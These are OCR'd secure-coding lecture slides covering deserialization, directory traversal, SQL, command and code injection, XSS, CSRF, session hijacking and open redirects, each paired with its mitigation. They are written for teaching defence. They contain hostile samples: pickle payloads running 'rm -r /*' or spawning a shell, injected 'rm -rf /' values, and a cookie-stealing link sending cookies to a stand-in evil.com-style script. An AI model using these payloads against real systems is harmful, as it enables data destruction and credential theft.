void ValidatePwd(… user, … pwd) throws BadUser, BadPwd  {
 realPwdHash = GetPwdHashFromDb(user)
 if (realPwdHash == null)
   throw BadUser("user=" + HashUser(user));
 if (!HashPwd(user, pwd).equals(realPwdHash))
   throw BadPwdExcept("user=" + HashUser(user));
 …
}
```


Log sensitive information

Generic error message
(id links sensitive information)

User and password are hashed
(minimizes damage if breached)


Serialization

Data Serialization Problem



109

Data Serialization



110

Data serialization

- Protocol for converting objects into a stream of bytes to be:
  - Stored in a file.
  - Transmitted across a network.
- The serialized form contains sufficient information to restore the original object.

111

Data serialization

Language	Serializing	Deserializing
Java	**Method:** `writeObject()` **Implemented in:** `ObjectOutputStream`	**Method:** `readObject()` **Implemented in:** `ObjectInputStream`
Python	`pickle.dumps(…)`	`pickle.loads(…)`
Ruby	`Marshal.dump(…)`	`Marshal.load(…)`
C++ -- Boost	`boost::archive::text_oarchive oa (filename); oa << data;` **Invokes the** `serialize()` **class.**	`boost::archive::text_iarchive ia(filename); ia >> newdata;` **Invokes the** `serialize()` **class.**
MFC – Microsoft Fundation Class Library	• Derive your Class from `CObject`. • Override the `Serialize` Member Function. • `IsStoring()` indicates if `Serialize` is storing or loading data.	

Data serialization

– **Risks**
  - **Trusting serialized data with questionable provenance**
    – Attack to the integrity of serialized data.
    – Deserializing data received from an external source (untrusted or unauthenticated).
– **Result**
  - **Correctness errors**
  - **Corrupting objects by deserializing untrusted data.**
  - **Security problems.**

Successful Command Injection Attack via Serialization

PYTHON

1. Client pickles malicious data

```
class payload(object):
      def __reduce__(self):
      return (os.system, ('rm -r /*',),)

payload = pickle.dumps(payload())
…
soc.send(payload)
```

2. Server unpickles random data

```
line = skt.recv(1024)
obj = pickle.loads(line)
```

3. Server executes `rm –r /*`

Successful Command Injection Attack via Serialization

PYTHON

1. Client pickles malicious data

```
class payload(object):
      def __reduce__(self):
      return (subprocess.Popen, ('/bin/sh',),)

payload = pickle.dumps(payload())
...
soc.send(payload)
```

2. Server unpickles random data

```
line = skt.recv(1024)
obj = pickle.loads(line)
```

3. Server executes `/bin/sh`

115

Serialization. Remediation

- Prevent serailization if possible, especially of sensitive data.
- Write a class-specific serialization method which does not write sensitive fields to the serialization stream.
- Do not serialize untrusted data.
- Serialized data should be stored securely, protected or encrypted.
- Sanitize deserialized data in a temporal object.
- Deserailized data should be treated as untrusted input.

Layered, onion-like trust model. The more you do, the more secure you are.

116

Privilege, Sandboxing, and Environment

117

Not Dropping Privilege

- Description
  - When a program running with a privileged status (running as root for instance), creates a process or tries to access resources as another user
- General causes
  - Running with elevated privilege
  - Not dropping all inheritable process attributes such as uid, gid, euid, egid, supplementary groups, open file descriptors, root directory, working directory
  - not setting close-on-exec on sensitive file descriptors

Not Dropping Privilege: `chroot`

- `chroot` changes the root directory for the process, files outside cannot be accessed
- Only root can use `chroot`
- `chdir` needs to follow `chroot`, otherwise relative pathnames are not restricted
- Need to recreate all support files used by program in new root: `/etc`, libraries, …

Makes `chroot difficult to use.`

Trusted Directory

- A trusted directory is one where only trusted users can update the contents of anything in the directory or any of its ancestors all the way to the root
- A trusted path needs to check all components of the path including symbolic links referents for trust
- A trusted path is immune to TOCTOU attacks from untrusted users
- This is extremely tricky to get right!
- safefile library
  - http://www.cs.wisc.edu/mist/safefile
  - Determines trust based on trusted users & groups

Directory Traversal

- Description
  - When user data is used to create a pathname to a file system object that is supposed to be restricted to a particular set of paths or path prefixes, but which the user can circumvent
- General causes
  - Not checking for path components that are empty, `"."` or `".."`
  - Not creating the canonical form of the pathname (there is an infinite number of distinct strings for the same object)
  - Not accounting for symbolic links

Directory Traversal Mitigation

- Use `realpath` or something similar to create canonical pathnames
- Use the canonical pathname when comparing filenames or prefixes
- If using prefix matching to check if a path is within directory tree, also check that the next character in the path is the directory separator or `'\0'`

Directory Traversal
(Path Injection)

- User supplied data is used to create a path, and program security requires but does not verify that the path is in a particular subtree of the directory structure, allowing unintended access to files and directories that can compromise the security of the system.
  - Usually <*program-defined-path-prefix*> + "/" + <*user-data*>

<*user-data*>	Directory Movement
../	up
./ or empty string	none
<dir>/	down

- Mitigations
  - Validate final path is in required directory using canonical paths (realpath)
  - Do not allow above patterns to appear in user supplied part (if symbolic links exists in the safe directory tree, they can be used to escape)
  - Use chroot or other OS mechanisms

Successful Directory Traversal Attack

JAVA

1. Users requests `File="....//etc/passwd"`

```
String path = request.getParameter("file");
path = "/safedir/" + path;
// remove ../'s to prevent escaping out of /safedir
Replace(path, "../", "");
File f = new File(path);
f.delete();
```

2. Server deletes `/etc/passwd`

Before `Replace` path = "/safedir/....//etc/passwd"
After `Replace` path = "/safedir/../etc/passwd"

Moral: Don't try to *fix* user input, verify and reject instead

Mitigated Directory Traversal

JAVA

1. Users requests `file="../etc/passwd"`

```
String file = request.getParameter("file");
if (file.length() == 0) {
    throw new PathTraversalException(file + " is null");
}
File prefix = new File(new File("/safedir").getCanonicalPath());
File path = new File(prefix, file);
if(!path.getAbsolutePath().equals(path.getCanonicalPath())){
    throw new PathTraversalException(path + " is invalid");
}
path.getAbsolutePath().delete();
```

2. Throws error `/safedir/../etc/passwd is invalid`

Command Line

- Description
  - Convention is that `argv[0]` is the path to the executable
  - Shells enforce this behavior, but it can be set to anything if you control the parent process
- General causes
  - Using `argv[0]` as a path to find other files such as configuration data
  - Process needs to be setuid or setgid to be a useful attack

Command Line

Want to run: `ls -l foo`

```
execlp("/bin/ls",
       "/bin/evil",
       "-l",
       "foo",
       NULL);
```

executable name

argv[0]: but could be anything

argv[1]

argv[2]

end of arguments

So, now, we are using the config file from the attacker:
`/bin/evil.config`

129

Environment

- List of (name, value) string pairs
- Available to program to read
- Used by programs, libraries and runtime environment to affect program behavior
- Mitigations:
  - Clean environment to just safe names & values
  - Don't assume the length of strings
  - Avoid PATH, LD_LIBRARY_PATH, and other variables that are directory lists used to look for execs and libs

130

Injection Attacks

131

Injection Attacks

- Description
  - A string constructed with user input, that is then interpreted by another function, where the string is not parsed as expected
    - Command injection (in a shell)
    - Format string attacks (in printf/scanf)
    - SQL injection
    - Cross-site scripting or XSS (in HTML)
- General causes
  - Allowing metacharacters
  - Not properly neutralizing user data if metacharacters are allowed

132

SQL Injections

- User supplied values used in SQL command must be validated, quoted, or prepared statements must be used
- Signs of vulnerability
  - Uses a database mgmt system (DBMS)
  - Creates SQL statements at run-time
  - Inserts user supplied data directly into statement without validation

133

SQL Injections: attacks and mitigations

PERL

- Dynamically generated SQL without validation or quoting is vulnerable

```
$u = " '; drop table t --";
$sth = $dbh->do("select * from t where u = '$u'");
```

Database sees two statements:

```
select * from t where u = ' '; drop table t --'
```

- Use *prepared statements* to mitigate

```
$sth = $dbh->do("select * from t where u = ?", $u);
```

  - SQL statement template and value sent to database
  - No mismatch between intention and use

134

Successful SQL Injection Attack

2. DB Queried

```
SELECT * FROM members
WHERE u='admin' AND p='' OR 'x'='x'
```

3. Returns all row of table members

JAVA

1. User sends malicious data

```
user="admin"; pwd="'OR 'x'='x"
```

```
boolean Login(String user, String pwd)  {
    boolean loggedIn = false;
    conn = pool.getConnection( );
    stmt = conn.createStatement();
    rs = stmt.executeQuery("SELECT * FROM members"
                        + "WHERE u='" + user
                        + "' AND p='" + pwd + "'");
    if (rs.next())
        loggedIn = true;
}
```

4. System grants access

`Login() returns true`

Mitigated SQL Injection Attack

```
SELECT * FROM members WHERE u = ?1 AND p = ?2
      ?1 = "admin"    ?2 = "' OR 'x'='x"
```

2. DB Queried

3. Returns *null set*

JAVA


1. User sends malicious data

```
user="admin"; pwd="' OR 'x'='x"
```

```
boolean Login(String user, String pwd)  {
    boolean loggedIn = false;
    conn = pool.getConnection( );
    PreparedStatement pstmt = conn.prepareStatement(
        "SELECT * FROM members WHERE u = ? AND p = ?");
    pstmt.setString( 1, user);
    pstmt.setString( 2, pwd);
    ResultSet results = pstmt.executeQuery( );
    if (rs.next())
        loggedIn = true;
}
```

4. System does not grant access

`Login() returns false`



http://xkcd.com/327

Command Injections

- User supplied data used to create a string that is the interpreted by command shell such as `/bin/sh`
- Signs of vulnerability
  - Use of `popen`, or `system`
  - `exec` of a shell such as `sh`, or `csh`
  - Argument injections, allowing arguments to begin with `"-"` can be dangerous
- Usually done to start another program
  - That has no C API
  - Out of laziness

Command Injection Mitigations

- Check user input for metacharacters
- Neutralize those that can't be eliminated or rejected
  - replace single quotes with the four characters, `'\''`, and enclose each argument in single quotes
- Use `fork`, drop privileges and `exec` for more control
- Avoid if at all possible
- Use C API if possible

Command Argument Injections

- A string formed from user supplied input that is used as a command line argument to another executable
- Does not attack shell, attacks command line of program started by shell
- Need to fully understand command line interface
- If value should not be an option
  - Make sure it doesn't start with a `-`
  - Place after an argument of `--` if supported

Command Argument Injection Example

C/C++

- **Example**

```
snprintf(userMsg, sSize, "/bin/mail -s hi %s", email);
M = popen(userMsg, "w");
fputs(userMsg, M);
pclose(M);
```

- If email is `-I` , turns on interactive mode …
- … so can run arbitrary code by if userMsg includes: `~!cmd`

141

Perl Command Injection Danger Signs

PERL

- `open(F, $filename)`
  - Filename is a tiny language besides opening
    - Open files in various modes
    - Can start programs
    - `dup` file descriptors
  - If `$filename` is `"rm -rf /|"`, you probably won't like the result
  - Use separate mode version of open to eliminate vulnerability

142

Perl Command Injection Danger Signs

PERL

- Vulnerable to shell interpretation

```
open(C, "$cmd|")        open(C, "-|", $cmd)
open(C, "|$cmd")        open(C, "|-", $cmd)
`$cmd`                  qx/$cmd/
system($cmd)
```

- Safe from shell interpretation

```
open(C, "-|", @argList)
open(C, "|-", @cmdList)
system(@argList)
```

143

Perl Command Injection Examples

PERL

- `open(CMD, "|/bin/mail -s $sub $to");`
  - Bad if `$to` is `"badguy@evil.com; rm -rf /"`
- `open(CMD, "|/bin/mail -s '$sub' '$to'");`
  - Bad if `$to` is `"badguy@evil.com'; rm -rf /'"`
-
```
($qSub = $sub) =~ s/'/'\\''/g;
($qTo = $to)   =~ s/'/'\\''/g;
open(CMD, "|/bin/mail -s '$qSub' '$qTo'");
```
  - Safe from command injection
- `open(cmd, "|-", "/bin/mail", "-s", $sub, $to);`
  - Safe and simpler: use this whenever possible.

Eval Injections

PERL

- A string formed from user supplied input that is used as an argument that is interpreted by the language running the code
- Usually allowed in scripting languages such as Perl, sh and SQL
- In Perl `eval($s)` and `s/$pat/$replace/ee`
  - `$s` and `$replace` are evaluated as perl code

Rubi Command Injection Danger Signs

RUBY

- Functions prone to injection attacks:
  - `Kernel.system(os command)`
  - `Kernel.exec(os command)`
  - `` `os command` ``   # back tick operator
  - `%x[os command]`
  - `eval(ruby code)`

Python Command Injection Danger Signs

PYTHON

- Functions prone to injection attacks:
  - `exec()` # dynamic execution of Python code
  - `eval()` # returns the value of an expression or # code object
  - `os.system()` # execute a command in a subshell
  - `os.popen()` # open a pipe to/from a command
  - `execfile()` # reads & executes Python script from # a file.
  - `input()` # equivalent to eval(raw_input())
  - `compile()` # compile the source string into a code # object that can be executed

Successful OS Injection Attack

JAVA

1. User sends malicious data

```
hostname="x.com;rm -rf /*"
```

2. Application uses nslookup to get DNS records

```
String rDomainName(String hostname)  {
  …
  String cmd = "/usr/bin/nslookup " + hostname;
  Process p = Runtime.getRuntime().exec(cmd);
  …
```


3. System executes

```
nslookup x.com;rm -rf /*
```

4. All files possible are deleted

Mitigated OS Injection Attack

JAVA



1. User sends malicious data

```
hostname="x.com;rm -rf /*"
```

2. Application uses nslookup only if input validates

```
String rDomainName(String hostname)  {
  …
  if (hostname.matches("[A-Za-z][A-Za-z0-9.-]*")) {
    String cmd = "/usr/bin/nslookup " + hostname);
    Process p = Runtime.getRuntime().exec(cmd);
  } else {
    System.out.println("Invalid host name");
    …
```

3. System returns error

```
"Invalid host name"
```

Format String Injections

C/C++

- User supplied data used to create format strings in `scanf` or `printf`
- `printf(userData)` is insecure
  - `%n` can be used to write memory
  - large field width values can be used to create a denial of service attack
  - Safe to use `printf("%s", userData)` or `fputs(userData, stdout)`
- `scanf(userData, ...)` allows arbitrary writes to memory pointed to by stack values
- ISO/IEC 24731 does not allow `%n`

152

Code Injection

- Cause
  - Program generates source code from template
  - User supplied data is injected in template
  - Failure to neutralized user supplied data
    - Proper quoting or escaping
    - Only allowing expected data
  - Source code compiled and executed
- Very dangerous – high consequences for getting it wrong: arbitrary code execution

153

Code Injection Vulnerability

PYTHON PERL

1. logfile – name's value is user controlled

```
name = John Smith
name = ');import os;os.system('evilprog');#
```

Read logfile

2. Perl log processing code – uses Python to do real work

```
%data = ReadLogFile('logfile');
PH = open("|/usr/bin/python");
print PH "import LogIt\n";w
while (($k, $v) = (each %data)) {
  if ($k eq 'name')  {
  print PH "LogIt.Name('$v')";
}
```

Start Python, program sent on stdin

3. Python source executed – 2nd LogIt executes arbitrary code

```
import LogIt;
LogIt.Name('John Smith')
LogIt.Name('');import os;os.system('evilprog');#')
```

154

Code Injection Mitigated

PYTHON PERL

1. logfile – name's value is user controlled

```
name = John Smith
name = ');import os;os.system('evilprog');#
```

2. Perl log processing code – use QuotePyString to safely create string literal

```
%data = ReadLogFile('logfile');
PH = open("|/usr/bin/python");
print PH "import LogIt\n";w
while (($k, $v) = (each %data)) {
  if ($k eq 'name')  {
    $q = QuotePyString($v);
    print PH "LogIt.Name($q)";
}
```

```
sub QuotePyString  {
  my $s = shift;
  $s =~ s/\\/\\\\/g;    # \  → \\
  $s =~ s/'/\\'/g;      # '  → \'
  $s =~ s/\n/\\n/g;     # NL → \n
  return "'$s'";        # add quotes
}
```

3. Python source executed – 2nd LogIt is now safe

```
import LogIt;
LogIt.Name('John Smith')
LogIt.Name('\');import os;os.system(\'evilprog\');#')
```


Safe DNS

Reverse DNS Lookup

Problem: A server trying to determine of the client is from an appropriate domain.

Common solution: Look at the IP address for the other end of the socket, then do a reverse DNS lookup (RARP) on that address.

Risk: The RARP query goes to the server run by the owner of the IP address, and they can respond with <u>anything</u> they want.

Solution: After doing the RARP lookup, a DNS lookup (ARP) on the name returned and see if it matches the original IP address.

(All this assumes that you trust DNS in the first place!)

```
char *safe_reverse_lookup(struct in_addr *ip)
{
  struct hostent *hp;

  if ((hp=gethostbyaddr(ip,sizeof *ip AF_INET)) == NULL)
    return NULL;

  char *name = strdup(hp->h_name);

  if ((hp = gethostbyname(name)) == NULL) {
      free(name);
      return NULL;
  }

  char **p = hp->h_addr_list;
  while (*p) {
      if (!memcmp(ip, *p, hp->h_length)) return name;
      ++p;
  }
  free(name);
  return NULL;
}
```

do reverse lookup

save name


do forward lookup


check if IP address matches original


Web Attacks

Cross Site Scripting (XSS)

- Injection into an HTML page
  - HTML tags
  - JavaScript code
- Reflected (from URL) or persistent (stored from prior attacker visit)
- Web application fails to neutralize special characters in user supplied data
- Mitigate by preventing or encoding/escaping special characters
- Special characters and encoding depends on context
  - HTML text
  - HTML tag attribute
  - HTML URL


Reflected Cross Site Scripting (XSS)
JAVA
3. Generated HTML displayed by browser
<html>
…
You searched for:
widget
…
</html>
1. Browser sends request to web server
http://example.com?q=widget
2. Web server code handles request
…
String query = request.getParameter("q");
if (query != null) {
out.writeln("You searched for:\n" + query);
}
…
161


Reflected Cross Site Scripting (XSS)
JAVA
3. Generated HTML displayed by browser
<html>
…
You searched for:
<script>alert('Boo!')</script>
…
</html>
1. Browser sends request to web server
http://example.com?q=<script>alert('Boo!')</script>
2. Web server code handles request
…
String query = request.getParameter("q");
if (query != null) {
out.writeln("You searched for:\n" + query);
}
…
162


XSS Mitigation
JAVA
3. Generated HTML displayed by browser
<html>
…
Invalid query
…
</html>
1. Browser sends request to web server
http://example.com?q=<script>alert('Boo!')</script>
2. Web server code correctly handles request
…
String query = request.getParameter("q");
if (query != null) {
if (query.matches("^\\w*$")) {
out.writeln("You searched for:\n" + query);
} else {
out.writeln("Invalid query");
}
}
…

Cross Site Request Forgery (CSRF)

- CSRF is when loading a web pages causes a malicious request to another server
- Requests made using URLs or forms (also transmits any cookies for the site, such as session or auth cookies)
  - http://bank.com/xfer?amt=1000&toAcct=joe — HTTP GET method
  - HTTP POST method:
```
<form action=/xfer method=POST>
  <input type=text name=amt>
  <input type=text name=toAcct>
</form>
```
- Web application fails to distinguish between a user initiated request and an attack
- Mitigate by using a large random nonce


Cross Site Request Forgery (CSRF)

1. User loads bad page from web server
   - XSS
   - Fake server
   - Bad guy's server
   - Compromised server
2. Web browser makes a request to the victim web server directed by bad page
   - Tags such as
     <img src='http://bank.com/xfer?amt=1000&toAcct=evil37'>
   - JavaScript
3. Victim web server processes request and assumes request from browser is valid
   - Session IDs in cookies are automatically sent along

SSL does not help – channel security is not an issue here

Successful CSRF Attack

JAVA



1. User visits evil.com

```
http://evil.com
```

2. evil.com returns HTML

```
<html>
…
<img src='http://bank.com/xfer?amt=1000&toAcct=evil37'>
…
</html>
```

3. Browser sends attack

```
http://bank.com/xfer?amt=1000&toAcct=evil37
```

4. bank.com server code handles request

```
…
String id = response.getCookie("user");
userAcct = GetAcct(id);
If (userAcct != null)  {
    deposits.xfer(userAcct, toAcct, amount);
}
```

CSRF Mitigation

JAVA

1. User visits evil.com

2. evil.com returns HTML

Very unlikely attacker will provide correct nonce

3. Browser sends attack

4. bank.com server code correctly handles request

```
…
String nonce = (String)session.getAttribute("nonce");
String id = response.getCookie("user");
if (Utils.isEmpty(nonce)
     || !nonce.equals(getParameter("nonce")  {
    Login();  // no nonce or bad nonce, force login
    return;   //    do NOT perform request
}             // nonce added to all URLs and forms
userAcct = GetAcct(id);
if (userAcct != null)  {
    deposits.xfer(userAcct, toAcct, amount);
}
```

Successful Weak Server Side Control

JAVA - ANDROID

1. Android activity sets session cookies and loads URL

```
cookieManager.setCookie(domain,"session=sensitive_val");
webView.loadUrl("url_goes_here");
webView.setJavascriptEnables(true);
webView.setWebViewClient(new WebViewClient());
```

2. Web page contains a malicious link

```
<html>
…
<a href="javascript:location='cookiestealer.php?
cookie='+document.cookie"> Advertisement link </a>
…
</html>
```

3. Cookies stealer script

```
$cookie=$HTTP_GET_VARS["cookie"];
fwrite($file,$cookie);  // session=sensitive_val
```

168

Mitigated Weak Server Side Control

JAVA - ANDROID

Option 1:

Disable Javascript

```
webView.setJavascriptEnabled(false);
```

Option 2:

Implement checksum on WebView.Load URL


```
webView.setWebViewClient(new WebViewClient(){
   pubic shouldOverrideUrlLoading(WebView wV, String url){
      // Checksum on url
      wV.loadUrl(url);
   }
}
```

Session Hijacking

- Session IDs identify a user's session in web applications.
- Obtaining the session ID allows impersonation
- Attack vectors:
  - Intercept the traffic that contains the ID value
  - Guess a valid ID value (weak randomness)
  - Discover other logic flaws in the sessions handling process

170

Good Session ID Properties



http://xkcd.com/221

- Hard to guess
  - Large entropy (big random number)
  - No patterns in IDs issued
- No reuse

171

Session Hijacking Mitigation


- Create new session id after
  - Authentication
  - switching encryption on
  - other attributes indicate a host change (IP address change)
- Encrypt to prevent obtaining session ID through eavesdropping
- Expire IDs after short inactivity to limit exposure of guessing or reuse of illicitly obtained IDs
- Entropy should be large to prevent guessing
- Invalidate session IDs on logout and provide logout functionality

172


Session Hijacking Example

1. An insecure web application accepts and reuses a session ID supplied to a login page.
2. Attacker tricked user visits the web site using attacker chosen session ID
3. User logs in to the application
4. Application creates a session using attacker supplied session ID to identify the user
5. The attacker uses session ID to impersonate the user

Successful Hijacking Attack



Mitigated Hijacking Attack



Open Redirect

(AKA: URL Redirection to Untrusted Site, and Unsafe URL Redirection)

- Description
  - Web app redirects user to malicious site chosen by attacker
    - URL parameter (reflected)
      http://bank.com/redir?url=http://evil.com
    - Previously stored in a database (persistent)
  - User may think they are still at safe site
  - Web app uses user supplied data in redirect URL
- Mitigations
  - Use white list of tokens that map to acceptable redirect URLs
  - Present URL and require explicit click to navigate to user supplied URLs


176

Open Redirect Example

1. User receives phishing e-mail with URL
   `http://www.bank.com/redir?url=http://evil.com`
2. User inspects URL, finds hostname valid for their bank
3. User clicks on URL
4. Bank's web server returns a HTTP redirect response to malicious site
5. User's web browser loads the malicious site that looks identical to the legitimate one
6. Attacker harvests user's credentials or other information

177

Successful Open Redirect Attack



178

Open Redirect Mitigation

1. User receives phishing e-mail

```
Dear bank.com costumer,
•••
```

2. Opens `http://bank.com/redir?url=http://evil.com`

```
boolean isValidRedirect(String url) {
   List<String> validUrls = new ArrayList<String>();
   validUrls.add("index");
   validUrls.add("login");
   return (url != null && validUrls.contains(url));
}
•••
if (!isValidRedirect(url)){
   response.sendError(response.SC_NOT_FOUND, "Invalid URL");
   •••
```

3. bank.com server code correctly handles request `404 Invalid URL`

179

Secure Coding Practices (and Other Good Things)

Elisa Heymann

Elisa.Heymann@uab.es

Barton P. Miller
James A. Kupsch

bart@cs.wisc.edu

http://www.cs.wisc.edu/mist/

http://www.cs.wisc.edu/mist/papers/VAshort.pdf

Questions?

http://www.cs.wisc.edu/mist

190